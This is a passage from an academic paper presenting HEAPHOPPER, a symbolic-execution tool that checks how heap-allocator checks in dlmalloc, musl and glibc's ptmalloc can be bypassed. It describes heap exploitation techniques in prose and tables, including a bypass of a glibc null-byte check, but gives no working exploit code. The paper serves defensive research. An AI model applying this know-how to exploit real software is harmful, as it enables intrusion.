At this point *D* and *B*2 overlap, and, therefore, the attacker has reached the *Overlapping Allocation* exploitation primitive. We will provide more details about this exploitation primitive, and how it can be used, in Section 5.2.

In 2017, a patch was proposed and accepted [18] for `glibc` (we will refer to this patch as *Chris Evans' patch*, after its author), introducing a comparison between the size and the previous size of two adjacent chunks, when they are consolidated together. In particular, the patch checks if, during a consolidating operation, the following condition is true: `next_chunk(X).prev_size == X.size`, where `X` is an arbitrary `free`d chunk and `next_chunk` is a function returning the *next* chunk of a given chunk by computing `next_chunk = X + X.size`.

Interestingly, similar to other security checks present in `glibc`, Chris Evans' patch was added with some degree of uncertainty about its effectiveness, stated by the author himself in his blog post: "Did we finally nail off-by-one NULL byte overwrites in the glibc heap? Only time will tell!" [19]. This check is effective in detecting the exploitation of a 1-byte NULL overflow with the technique explained above (the memory corruption will be detected during Step 4). However, it was subsequently discovered that the check could be easily bypassed using a slight modification of the attack [44]. In particular, an attacker can, during Step 1, set the content of *B*, so that a "fake" value of `next_chunk(B).prev_size` is present at the end of the chunk *B*, as shown on the bottom of Figure 1. Given the premise that an attacker can utilize the 1-byte NULL overflow to perform this technique, the same primitive could be used to set the memory contents at the end of a chunk, hence, this constraint does not pose a new restriction to the attack. This value will remain untouched by the subsequent steps in the exploit, and will pass the check during consolidation (Step 4).

This chain of events shows three important points:

1. Even seemingly minor memory corruption bugs can be exploited to achieve arbitrary code execution.
2. Exploiting memory corruption in the heap is complex and intertwined with the internals of the specific `libc` implementation.
3. Modern `libc` implementations contain checks to detect and mitigate memory corruption bugs. However, their effectiveness is, in general, limited and, most importantly, *not systematically tested*.

Our work aims exactly at targeting this third point, by creating HEAPHOPPER, a tool to perform *bounded model checking* of `libc` implementations to detect *if* and *how* memory corruption bugs can be exploited.

As an example, in Section 7.7, we will show how our tool was able to automatically understand that the aforementioned `glibc` patch was bypassable. On the contrary, a better patch, which we have since submitted to `glibc` project, cannot be bypassed [15].

## 3 HEAPHOPPER: Design Overview

HEAPHOPPER's goal is to evaluate the exploitability of an allocator in the presence of memory corruption vulnerabilities in the application using the allocator. Specifically, it detects if and how different heap-metadata corruption flaws can be exploited in a given heap implementation to grant an attacker exploitation primitives. HEAPHOPPER works by analyzing the compiled library implementing the heap allocation and deallocation functions (i.e., `malloc` and `free`).

Our choice of focusing on compiled binary code instead of source code was motivated by three main reasons. First of all, using binary code allows us to analyze heap implementations for which the source code is not available. Secondly, the analysis of the source code may not be sufficient to realistically model the way in which memory is handled, since different compilers and compilation options may result in different memory layouts, influencing the exact way in which a bug corrupts memory. Additionally, for the problem we want to solve, the loss of semantic information induced by code

[2] In `ptmalloc`, given a chunk *X* proceeded by a free chunk, the field *X*`.prev_size` is conventionally located in the memory word *before* the start of *X*.



Figure 2: HEAPHOPPER overview

compilation is not significant, since the only semantic information that our analysis needs is the location of the `malloc` and `free` functions.

The input of HEAPHOPPER is a compiled binary library (in the format of a shared object file) implementing a heap and a configuration file specifying:

**List of transactions:** A list of operations that an attacker is allowed to perform, such as `malloc`, `free`, buffer overflows, use-after-free, etc. For some of the transactions, further details can be specified, as we will explain in Section 4.1.

**Bound:** The maximum number of transactions that an attacker can perform.

**List of security properties:** A list of invalid states in which the attacker has reached the ability to perform specific exploitation primitives.

HEAPHOPPER works by automatically finding sequences of *transactions* that make the *model* of the analyzed heap implementation reach *states* where specific *security properties* are violated.

As output, HEAPHOPPER produces proof-of-concept (PoC) source code C files, exemplifying how different operations can be used to achieve different exploitation primitives.

Figure 2 provides an overview of HEAPHOPPER. Internally, HEAPHOPPER first generates lists of transactions by enumerating permutations of the transactions provided in the configuration file (see Section 4.2 for details). For each of these lists of transactions, a corresponding C file is generated and compiled.

Then, each compiled C file is symbolically executed up to the point when a state providing to the attacker an exploitation primitive is reached (see Section 5.2 for details). To detect such a state, HEAPHOPPER checks, for any reached state, if any provided security property is violated. Using symbolic execution HEAPHOPPER can, at the same time, verify such properties and determine the content that attacker-controllable data (e.g., the content of legitimately `malloc`ed buffers or the value of overflowing data) should have to achieve a detected security property violation.

The use of symbolic execution obviously requires HEAPHOPPER to have access to the compiled binary code of the analyzed library. However, HEAPHOPPER does not require access to the library source code nor to any knowledge about its data structures or internal functions. The only pieces of information needed by HEAPHOPPER to analyze a `libc` implementation are its compiled code and the location of the functions `malloc` and `free`.

Two problems typically affect symbolic execution: path explosion and constraint complexity. We minimize path explosion by splitting our symbolic exploration into separate exploitation attempts. Each exploitation attempt only explores a single list of transactions. As a consequence, the only branches encountered by our execution are those within the heap implementation.

At the same time, we lower the complexity of the generated constraints by minimizing the amount of symbolic data and using specific *symbolic memory handlers* when an access to symbolic memory is encountered (see Section 5.3 and Section 5.4).

As a last step, symbolic execution traces, alongside with their associated constraints, are used to generate PoC source code, exemplifying how to achieve the desired exploitation primitive.

## 4 Generating Heap Interaction Models

The first step toward bounded model checking is to create a model. In case of HEAPHOPPER, the base of our model is the heap, which is represented as a state. We add a set of

interactions that transition the heap into a new state. These interactions represent an application's usage or misusage of the heap. To make our analysis feasible, we need to limit the number of interactions that we consider, thereby bounding the state space of the heap as well. In order to check our model, we then combine single interactions into sequences up to the specific bound, creating a sequence of transitions that allows us to verify the reachable states.

## 4.1 Heap Transactions

Initially, HEAPHOPPER needs a set of operations that modify the heap. These include both direct and indirect interactions. Direct interactions refer to allocator functionality, specifically `malloc` and `free`. Indirect interactions are modifications of the allocated memory, such as buffer overflows, presumably caused by flaws in the program *using* the allocator.

We define a transaction as an operation that modifies the heap's state directly or indirectly. Each transaction is represented as a code stub modeling the desired behavior. The combination of these code stubs then creates valid source code that represents a specific sequence of transactions on the state of the heap. In the following, we describe each of our transactions in detail, with a short explanation of why they are relevant in our interaction model.

**malloc (*M*).** The `malloc` transaction is used to allocate memory. It gets the size of the requested memory as a parameter, and returns a memory block of the requested size. HEAPHOPPER models the size by passing a symbolic value to the heap. However, a completely unconstrained value would result in an unacceptable overhead both in terms of number of paths (since different sizes exercise different code paths in the allocators) and constraint complexity. Instead, we bound the size to a concrete range of values that must be specified in advance. For this reason, the symbolic execution unit will use *symbolic-but-constrained* values for the `size` parameter of `malloc`.

To choose the range of that constrain values, we rely on the fact that most of the allocator implementations execute different code paths for certain ranges of sizes, typically called *bins* [35]. In particular, we implemented a separate tool that uses the execution traces of `libc` executions to determine size ranges that lead to different execution paths. The boundary values of the identified ranges can afterward be plugged into the configuration file, to specify how to constrain the value of `malloc`'s `size` parameter.

**free (*F*).** `free` is the API call to deallocate memory. This transaction represents a legitimate `free` invocation, and its argument will be any of the previously `malloc`ed chunks. If multiple `malloc` transactions have been previously performed, we will generate a different sequence for each one as the argument to the `free` transaction.

**overflow (*O*).** Fundamentally, an overflow is an out-of-bounds write into a buffer. In a heap scenario, the buffer is represented by an allocated chunk, and the overflow happens into the memory right after the chunk. In most cases, the memory overwritten is another chunk adjacent in memory. For allocators that make use of inline metadata, this can have severe consequences regarding the integrity of internal data, which often leads directly to exploitation primitives and further memory corruptions.

There are two common paths that lead to a heap overflow. First, the simple case of a missing bounds check, similar to an overflow in any other memory region. Second, a bug in the determination of the allocation size, ending up with a chunk that is smaller than intended. Most often, this is the result of an integer overflow when calculating the allocation size.

In our model, an overflow represents an indirect interaction with the heap. We implement it by inserting symbolic memory right at the end of an allocated chunk returned by `malloc`. Similar to the free transaction, we create a different sequence for each prior allocated chunk being the target to the overflow. Since an overflow could be arbitrarily long, we have to bound its length. Similarly to the allocation sizes, this is handled by making the overflow lengths *symbolic-but-constrained*. Furthermore, HEAPHOPPER supports constraining the actual input values to certain bytes or byte ranges, which allows adjusting the model to specific scenarios. For instance, the poisoned NULL byte we described in Section 2.3 can be simulated restricting the overflow size to 1 and the possible values of the overflowing data to just NULL (`0x00`).

**use-after-free (*UAF*).** In general, a use-after-free transaction means an access to memory that has been `free`d. If a *UAF* happens as a read access, it can be used by an attacker as an information leak. The action becomes even more powerful if the reference to the `free`d chunk is used for a write access, because it lets an attacker manipulate data stored inside the `free`d chunk, and this modified data might be used later by the vulnerable program.

We model a *UAF* transaction by writing symbolic memory into any `free`d chunk. Similar to the previous transactions, this requires the creation of different sequences for each previously `free`d chunk, and a bound on the number of bytes written into memory.

**double-free (*DF*).** A double-free happens when a memory chunk is `free`d twice, without being reallocated in between. Typically, this occurs when a reference to a freed chunk is not removed, but wrongly used again, similar to a use-after-free. However, in a double-free scenario, instead of a read or write access, the `free`d chunk's reference is only passed to `free` again. Nevertheless, in case of a successful double-free, the chunk is stored inside the allocator's internal structures for `free`d chunks twice, which can lead to further corruption of

the heap structure.

The double-free is modeled as a call to free with any formerly `free`d chunk, which entails a different sequence for each of them.

**fake-free (*FF*).** A fake-free happens when an attacker controls the parameter passed to `free`, and decides to make it point to a controlled region, where a *fake* allocated chunk has been placed. Allocators typically check that the pointer passed to `free` points to a valid memory chunk, but it may still be possible to create a fake chunk passing those checks. If not rejected by the allocator, the fake chunk will be added to the allocator's structure for `free`d chunks. This could potentially lead to future allocations returning the maliciously fake chunk.

We model the fake-free action by adding a `free` invocation pointing to a fully symbolic memory region. The size of this region has to be bounded to a specific value in advance. The symbolic execution unit will automatically determine, if possible, the values that this symbolic area must contain in order to pass the allocator's checks.

At this stage we do not know, for instance, the correct allocation sizes or the value of overflowing data that is necessary to reach an exploitation primitive. Therefore, we set these values to (undefined) C *placeholder variables* (`s1` and `s2` in the example in Figure 2). The symbolic execution unit will consider these placeholder variables, and replace them with symbolic data. Their values will then be concretized during the PoC generation.

## 4.2 Heap Interaction Models

HEAPHOPPER combines the individual transactions described before to generate a list of interactions. Each interaction corresponds to a path in our model of the heap. HEAPHOPPER generates this list of interactions by creating all possible permutations of transaction sequences.

This step is highly critical for the overall performance of the system, since every binary created during this step has to be symbolically executed in the next step. Consequently, the main focus here is to minimize the amount of sequences, while simultaneously avoiding missing sequences of transactions that could lead to exploitation primitives.

Therefore, we only consider permutations with at least one misuse of the heap (direct or indirect), as we assume that a completely benign usage of the heap will not lead to any malicious state. Moreover, we dismiss all permutations that only have an indirect interaction as their last transaction, because an indirect interaction cannot modify the internal state of the heap itself, but it requires at least one additional direct interaction. Furthermore, we avoid generating sequences in which two actions (e.g., two overflow actions) place symbolic memory in the same location, without any other action being affected by that memory in between. This is justified by the fact that the second transaction would just overwrite symbolic data with symbolic data, having no effect.

After an initial generation of transaction permutations, we consider the semantics of each action. For instance, in case of a *F* transaction, we only generate a sequence for each possible previous allocation, that can be used as parameter of `free`. Similarly, for each *UAF* and *DF* action, we only generate a sequence for each possible previously `free`d chunk. With these optimizations we were able to reduce the amount of sequences significantly. For example, for the experiment described in Section 7.1, we only generated 5,016 paths, instead of 279,936 (i.e., a reduction of 1.79%) that would be produced without the aforementioned optimizations.

# 5 Model Checking

After creating all the sequences out of the interaction model (represented by source files compiled into binaries), we now want to find out if any of them can reach an exploitation primitive. Executing the binaries directly cannot provide this information, as, at this stage, many of our transactions are based on undefined (symbolic) placeholder variables. Therefore, all the sequences are symbolically executed to determine *if* they can reach an exploitation primitive and *how* (i.e., with which values of their placeholder variables). We use the `angr` framework [46] as HEAPHOPPER's symbolic execution engine and perform the following analysis for every sequence of transactions.

## 5.1 Heap Functions Instrumentation

HEAPHOPPER keeps track of all the direct interactions with the heap, and analyzes their input and return values in order to keep track of `malloc`ed and `free`d chunks. This setup allows us to abstract the allocator implementation so that HEAPHOPPER is totally agnostic of its internal data handling, but operates through observing and analyzing results of the direct interactions. This simplifies the analysis process, and does not require insights into the allocator's design. Concretely, HEAPHOPPER stores all the `malloc`ed and `free`d chunks in two separate dictionaries. The allocated/freed regions and their sizes can be either a concrete value or a symbolic expression.

## 5.2 Identifying Security Violations

HEAPHOPPER checks if a security property has been violated (and, therefore, the attacker has reached an exploitation primitive), after the execution of any `malloc` or `free` transaction. To check if an exploitation primitive has been reached, HEAPHOPPER analyzes both the current *state* of the symbolic execution and the information about allocated and freed chunks coming from the dictionaries previously

described in Section 5.1. We will now describe the exploitation primitives that can be detected by HEAPHOPPER, and how this detection is performed.

**Overlapping Allocation (*OA*).** A common heap exploitation primitive is reached when `malloc` returns memory that has already been allocated and not `freed`. In the simplest case, this condition can be used in a data-leak attack, by reading data from the chunk without initializing it first. Depending on the contained data, it can be useful to go one step further and overwrite the existing content, which might contain pointers or privileged information. Hence, an attacker might be able to perform a privilege escalation, or modify a code pointer (to ultimately even gain arbitrary code execution).

Formally, in order to detect an *OA* when a new memory chunk is allocated at address $A$, HEAPHOPPER uses an SMT solver to check if the following condition is true:
$\exists B : ((A \leq B) \wedge (A + sizeof(A) > B)) \vee ((A \geq B) \wedge (B + sizeof(B) > A))$
where $B$ is the location of any already-allocated memory chunk.

**Non-Heap Allocation (*NHA*).** Another common exploitation primitive occurs when `malloc` returns a chunk that is not inside the heap memory boundaries. The two main reasons that lead to this condition are the freeing of a fake-chunk, placed outside the heap (which is later returned by `malloc`), and the manipulation of structures holding information about unallocated chunks. A *NHA* can be further exploited by, for instance, obtaining a `malloc`ed region on the stack and use it to change a saved return pointer, taking control of the program counter.

To detect this condition, first of all, we detect when the `brk` or `mmap` syscalls (used to ask the kernel to allocate memory) are called by the heap allocator. The values returned by these syscalls are used to determine *where* the heap is legitimately supposed to allocate memory. Afterward, we check if any allocated chunk resides within this area, by using an SMT solver to verify if a chunk returned by `malloc` could be placed outside the heap's legitimate location.

**Arbitrary Write (*AW* and *AWC*).** An arbitrary write describes a memory write for which an attacker can control both the destination address (*where* to write) as well as the content (*what* to write). Using an arbitrary write, an attacker can easily change the value of a function pointer and manipulate code execution. We distinguish the case in which an attacker has full control over *where* to write (*AW*) from the case in which the attacker can write only to memory locations where a specific content is present (*AWC*). This second scenario is common when it is possible to force the allocator to perform a write operation, but, in order to bypass the allocator's checks, the content of the memory where the write happens needs to satisfy certain constraints (e.g., it needs to contain data looking like a legitimate chunk's header).

To detect an arbitrary write exploitation primitive, we check any write to a symbolic location happening while executing a `malloc` or a `free`. Specifically, we query the constraint solver to check if it is possible to redirect a write to a specific memory region as the write's target ($WT$). If this is true, we consider this write as an arbitrary write. To distinguish between the *AW* and *AWC* exploitation primitives, we check if, before the arbitrary write to $WT$ happens, there is any constraint on the content of $WT$. In case $WT$ does not contain any constraint, we consider this arbitrary write as *AW*, otherwise we consider it as *AWC*.

## 5.3 Symbolic Heap Pointer Handling

During symbolic execution, transactions can introduce symbolic memory into the allocator's metadata. When the allocator operates on its internal structures, those symbolic bytes might then be used directly or as an offset for a memory access. The location of these memory accesses can have overwhelmingly many possible solutions. In cases where the retrieved value ends up in the condition of a branching instruction, this large solution space can cause a substantial workload for the SMT solver, and ultimately lead to a state explosion, slowing down the symbolic execution significantly. To mitigate this issue, we developed a three-step procedure, including a new approach designed specifically for the type of analysis that HEAPHOPPER performs.

In the first step, we filter out symbolic memory accesses that are in fact well-bounded and need no specific treatment. Therefore, we ask the `SMT` solver to check if the number of solutions for the target of a symbolic access is less or equal than a threshold $T1$ (in our experiments, 16). If this is true, we add proper constraints to the memory locations where the memory access happened, and we continue with the symbolic execution.

The second strategy was specifically designed to handle an allocator's symbolic metadata, and attempts to concretize resulting memory accesses to attacker-controlled regions. If this concretization is possible, we will add proper constraints to the attacker-controllable memory locations where the memory access happens, and resume symbolic execution. The basic intuition behind this strategy is that if a symbolic memory access happens to a symbolic location that can be concretized to more than $T1$ values, it is likely that an attacker has enough control over it to redirect this access to an attacker-controlled location. From an attacker point of view, it is actually convenient to redirect symbolic *reads* to attacker-controlled memory to bypass checks that the heap allocator performs. At the same time, if an attacker can control the target of a symbolic *write*, this becomes an arbitrary write exploitation primitive, as explained before. Empirically, we found that this strategy is effective in keeping the complexity of constraints low, while still exploring all the exploitation possibilities allowed by a specific list of transactions.

If this second strategy fails, we resort to a third strategy, which consists of concretizing the memory access to all possible values, up to a threshold $T2$, much higher than $T1$ (in our experiments, 4,096). It is important to notice that this third strategy is only used as a last resort, as adding so many concretization possibilities will likely result in having constraints of an intractable complexity.

### 5.4 Symbolic Execution Optimizations

A key challenge faced by symbolic execution is scalability, both in terms of execution time and memory consumption. We addressed both issues mainly by minimizing the number of symbolic bytes in memory, thereby keeping state explosion and the complexity of constraints in a feasible range.

Additionally, we decided to use a depth-first instead of a breadth-first path exploration technique, which led to a significant speedup. This choice is motivated by the fact that in our analysis we are interested in finding if there exists *any* way in which the execution of a sequence of transactions can lead to an exploitation primitive, while we are not interested in finding all the possible states reachable during its execution.

## 6 PoC Generation

In the final step, HEAPHOPPER generates a proof-of-concept program for each sequence that reached an exploitation primitive, based on the interaction sequence's source code (which contains placeholder, undefined variables) and the data from the symbolic execution.

The generated PoC program serves two purposes: First, it provides a concrete execution example of how a specific exploitation primitive is reached, supporting the manual analysis of HEAPHOPPER's result. Second, it verifies that the path found by HEAPHOPPER indeed reaches the exploitation primitive in a concrete execution, and not as a side-effect of the symbolic execution.

To generate PoCs, HEAPHOPPER first transforms all the symbolic bytes into corresponding concrete values that make the concrete execution reaching the same exploitation primitive. This is achieved by solving the symbolic bytes' constraints, collected during the symbolic execution of the considered sequence of transactions.

After converting the symbolic bytes into concrete values, HEAPHOPPER transforms the original source as follows. First, it replaces all the memory locations that contained symbolic variables during the symbolic execution with their concrete representation. Then, it replaces the symbolic memory reads into memory, representing indirect interactions with the heap, with the values received from concretizing their symbolic bytes.

The key challenge with this process is that the results of concretizing symbolic bytes are not just constants, but often represent pointers containing virtual addresses from the symbolic execution or specific offsets between two objects in memory. Therefore, we cannot just use the values as they are, because they are dependent on the memory layout that is set by the runtime environment, the output of the compilation, and the linking of the new PoC binary. In order to solve this issue, we use our knowledge about the runtime environment during the symbolic execution to identify pointers and their offsets with respect to the base of their particular memory segment.

Additionally, we utilize this knowledge to identify constants that represent offsets between objects in memory. To detect this, we check if the offset from a constant added to the address of its memory location and any object in memory is below a certain threshold (set to 32 bytes in our experiments). If that is the case, we replace the constant with a dynamic calculation of the represented offset.

## 7 Evaluation

We evaluated HEAPHOPPER on 5 different revisions across 3 allocator implementations [1, 2, 31].

The model we use for HEAPHOPPER is based on the heap as the state. The transitions of the state are defined by a set of transactions described in Section 4.1. These transactions are bound to certain parameters. Therefore, the specification of our model is bound to these parameters as well. The model specifications for each experiment can be found in Table 1.

We chose these bounds as a tradeoff between the maximum number of transactions previously known to be necessary to reach exploitation primitives and the cost of the computing power necessary to run HEAPHOPPER. The allocation sizes represent three different magnitudes of allocations, which potentially fall in three different bin sizes, and are based on our automatic finding of allocation sizes' boundaries (see Section 4.1). Furthermore, we chose two different overflow sizes to simulate a full 64-bit overflow (which is the register's size of the architectures targeted by the analyzed allocators) and a one-byte overflow. We also had to bound the maximum memory consumption to 32GB, to keep the computing resources needed within our budget. For this reason, every instance that took more than 32GB of memory was killed and marked as failed.

This configuration resulted in 5,016 explored model paths. Our experiment was run using a cloud with 300 nodes, each of them having 1 core and 32GB of memory. The average computing time for each tested allocator was 16 hours with an average failure rate caused by memory exhaustion of 5%.

### 7.1 Results Overview

Table 2 summarizes our results. For every allocator, we split the findings based on the security property violated. We then parse the types of transactions used in each path and calculate

| Experiment name | Evaluation Section | types of transactions | Depth | *M* sizes | *O* sizes | *UAF* sizes | *M* bytes | *AW* size | *FF* size |
|---|---|---|---|---|---|---|---|---|---|
| Allocator comparison | 7.2, 7.3, 7.4 ,7.5 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |
| fastbin_dup | 7.6 | *M*, *F*, *UAF* | 8 | 8 | None | 8 B | 0 B | 32 B | None |
| house_of_einherjar | 7.6 | *M*, *F*, *O* | 7 | 56, 248, 512 | 1 B | None B | 0 B | 32 B | None |
| house_of_spirit | 7.6 | *M*, *F*, *FF* | 4 | 48 | None | None | 0 B | 32 B | 32 B |
| overlapping_chunks | 7.6 | *M*, *F*, *O* | 8 | 120, 248, 376 | 1 B | None | 0 B | 32 B | None |
| unsafe_unlink | 7.6 | *M*, *F*, *O* | 6 | 128 | 1 B | None | 0 B | 32 B | None |
| unsorted_bin | 7.6 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |

| null-byte | 7.7 | *M*, *F*, *O* | 12 | 128, 256, 512 | 1 B | None | Chunk-size | 32 B | None |
| tcache | 7.8 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |

Table 1: The concrete model specification used in each experiment. This table shows the list of transactions used, as well as the maximum amount of transactions for each permutation. Additionally, we display the concrete sizes used for *M* and the concrete lengths used for *O* and *UAF*. Furthermore, the different amounts of symbolic bytes placed into memory are given for new allocations returned by *M*, the *AW* target, and the *FF* objects. In addition to the limits in this table, we also used a threshold *T2* during pointer handling of 4,096 (see Section 5.3), and we limit the memory usage of the symbolic execution engine while exploring a single compiled exploitation attempt to 32GB.

| Allocator | ***OA*** | ***NHA*** | ***AWC*** | ***AW*** |
|---|---|---|---|---|

Table 2: Summary of the transactions necessary to violate the different security properties in the analyzed allocators' implementations. For each allocator, the table shows (within parenthesis) the set of transactions necessary to violate a specific security property. Every set is followed by an example of a transaction list violating the considered security properties using transactions in the given set. Within the same cell, sets are listed sorted by the size of their corresponding list of transactions. Two important results are immediately clear from the table: The newer version of `dlmalloc` is stronger than the older one (since it does not allow *NHA* and *AW*), while the newer version of `ptmalloc` surprisingly introduces a new attack vector to achieve *AW*. Specifically, in this new version, *M-FF-F* achieves *AW*, instead of just *AWC* (see Section 7.8 for details).

their set. Afterwards, we group the list of transactions by those sets and sort each group by the number of transactions needed to violate the considered security property. Finally, we display each set for every exploitation primitive in the table, together with one of the paths with the shortest size, as an example of a list of transaction violating the considered security property.

For instance, consider `dlmalloc 2.7.2`, where a *NHA* exploitation primitive can be reached with three different sets of transactions. In this case, the shortest sequence lengths are two, five, and six, respectively.

In Table 3, we show all the known attacks on `ptmalloc` we were able to reproduce. The rediscovery of these attacks across different allocators can be identified by comparing the list of transactions in Table 3 with those in Table 2.

## 7.2 Allocator: dlmalloc

The first library we analyzed is `dlmalloc`, which represents one of the oldest allocator implementations that is still maintained. With its "textbook-like" design, it serves as a perfect base to evaluate the advances in design and security of more recent allocators. The fact that a lot of the newer allocators are still inspired by `dlmalloc` or even based on the original code, makes this result an even better measurement of the allocator's evolution.

Since the first release of `dlmalloc` in 1993, there have been multiple changes to the code base, including a couple of security hardening in 2005. Therefore, we analyzed two releases of `dlmalloc`, `2.7.2`, the latest version without any security hardening and `2.8.6`, the latest available version, released in 2012.

**dlmalloc 2.7.2.** Comparing the list of transactions, HEAPHOPPER rediscovered all known attacks against `ptmalloc` from Table 3 that are feasible inside the defined bounds, and thereby confirms that the original implementation was already vulnerable to them. In this allocator, the sequence *M-M-O-F* produces an *AW*. This attack scenario is typically called *unlinking attack*, and it is typically mitigated in more modern allocators [28]. In this allocator, we also found a new way to reach an *AW* based on a fake-free.

**dlmalloc 2.8.6.** The issue of having a relatively vulnerable allocator implementation was already addressed in version 2.8.0, released in 2005 and improved until the latest version in 2012. We analyzed this newer version of `dlmalloc` to objectively evaluate how effective those additional security mechanisms are, and how they would perform compared to the simultaneously evolved `ptmalloc`. If we compare the results to the known attacks from Table 3 again, we only find two attacks that lead to an *OA*. Additionally, we find one new way of reaching an *AWC*.

In order to better understand what causes this difference in the results with respect to version `2.7.2`, we took a look at the code changes. After manually analyzing the additional checks, we figured out that the main reason for the good result is the relatively simple implementation of `dlmalloc` combined with effective consistency checks that further reduce the attack surface. A good example is a check introduced for handling pointers inside the heap metadata. Before any operation based on a pointer's value is performed, the value is compared against the base address of the heap's current memory range. In case the value points below that base, it is considered invalid and the program aborts. This check is the reason why we did not find any way to trigger a *NHA* in this version of `dlmalloc`.

## 7.3 Allocator: musl

One of the allocators inspired by `dlmalloc` is the C-library `musl`. Similar to the latest `dlmalloc`, it contains basic consistency checks to protect against metadata manipulation. However, the results look similar to `dlmalloc` version `2.7.2`, with the only difference being that we did not find a path to reach a *NHA* through an overflow and a constraint was added to the new *AW* attack we found. Therefore, we can conclude that, inside our model's bounds, the checks introduced in the newer version of `dlmalloc` are far more effective than the ones implemented in `musl`.

## 7.4 Allocator: glibc

Another allocator inspired by `dlmalloc` is `ptmalloc`, used in `glibc`. `ptmalloc` is a significant more advanced version of `dlmalloc`, with a lot more complexity introduced to support performance. Because `glibc` is the de facto standard in the Linux world, `ptmalloc` is also widely used in practice and therefore, security researchers have extensively explored its exploitability [44]. Similar to `dlmalloc`, we tested two different versions of this allocator.

**ptmalloc 2.23.** Version `2.23` of `ptmalloc` has been released in 2016, and it is currently used in `Ubuntu 16.04 LTS`. HEAPHOPPER discovered all known attacks from Table 3 that are inside our model's bounds. Additionally, HEAPHOPPER found a new way to get an *AWC* based on a fake-free similar to the one in `musl`. With this result `ptmalloc` is only slightly better than `dlmalloc` version `2.7.2`, with additional checks restricting two of the *AWs* to *AWCs*. Considering that version `2.23` was released in 2016 and comparing this result to `musl` and `dlmalloc` version `2.8.6`, we did not expect these relatively bad results. The main reason for this is the significantly higher complexity in the implementation, leading to a bigger attack surface. Even though a lot of different consistency checks have been introduced, according to our results many of them are proven to be mostly ineffective, as HEAPHOPPER found paths that bypassed them.

**ptmalloc 2.26.** Version `2.26` of `ptmalloc` comes with new consistency checks, including Chris Evans' patch, discussed in Section 2.3, and uses a new layer for handling free chunks called `tcache`. Being the latest release, and because of the additional consistency checks, we expected it to be stronger than version `2.23`, and significantly stronger than `dlmalloc` version `2.7.2`. However, the results indicate that the new release is rather a step backward in terms of security, with a new *AW* and an almost similar result for the other exploitation primitives. In fact, considering the *AWs*, this library is the weakest across all allocators apart from the textbook `dlmalloc` version `2.7.2`. When analyzing the changes in the code to figure out what causes this result, we traced down the problem to the newly introduced `tcache` structures. To get more insights into this issue we specifically studied the influence of `tcache` in the overall `ptmalloc` security, as described in Section 7.8

## 7.5 Summary

Our results show that a "textbook implementation" of a heap allocator, such as the one used by `dlmalloc` version `2.7.2`, does not offer an effective protection against memory corruption. Conversely, as expected, security-enhanced versions, such as `dlmalloc` version `2.8.6` and `musl`, are much more robust against exploitation.

However, adding additional complexity to the design, as in `ptmalloc`, makes the implementation of consistency checks challenging. This results in a surprisingly weak result for the recently published `ptmalloc` version `2.26`, which is only slightly stronger than `dlmalloc` version `2.7.2` from 2005, and weaker than `ptmalloc` version `2.23` for what concerns reaching an *AW* exploitation primitive.

| Technique | Exploitation Primitive | List of Transactions | Runtime |
|---|---|---|---|
| fastbin_dup | *NHA* | *M-M-F-UAF-M-M* | 9.93*s* |
| house_of_einherjar | *NHA* | *M-M-O-F-M* | 51.10*s* |
| house_of_spirit | *NHA* | *FF-M* | 9.22*s* |
| overlapping_chunks | *OA* | *M-M-M-F-O-M* | 14.05*s* |
| unsafe_unlink | *AWC* | *M-M-O-F* | 13.80*s* |
| unsorted_bin | *AW* | *M-M-F-UAF-M* | 9.54*s* |
| poison_null_byte | *OA* | *M-M-M-F-O-M-M-F-F-M* | 603.40*s* |
| house_of_lore | *NHA* | *M-M-F-M-UAF-M-M* | 18.72*s* |

Table 3: Summary of the known attacks techniques against `ptmalloc` that HEAPHOPPER has been able to reproduce. Each attack is presented with the reached exploitation primitive and the minimum number of transactions needed to reach it. Additionally, we show the unique list of transactions, which can be compared against the results in Table 2. In the last column we give HEAPHOPPER's runtime to find a path that reaches the exploitation primitive based on an interaction model representing this technique.

## 7.6 Case Study: Reproducing Known Attacks on ptmalloc

In this case study we want to test whether HEAPHOPPER is able to find known attacks against `ptmalloc`, and how we can use these results to evaluate other allocator implementations. The biggest collection of known heap attacks affecting `ptmalloc` is the `how2heap` repository [44].

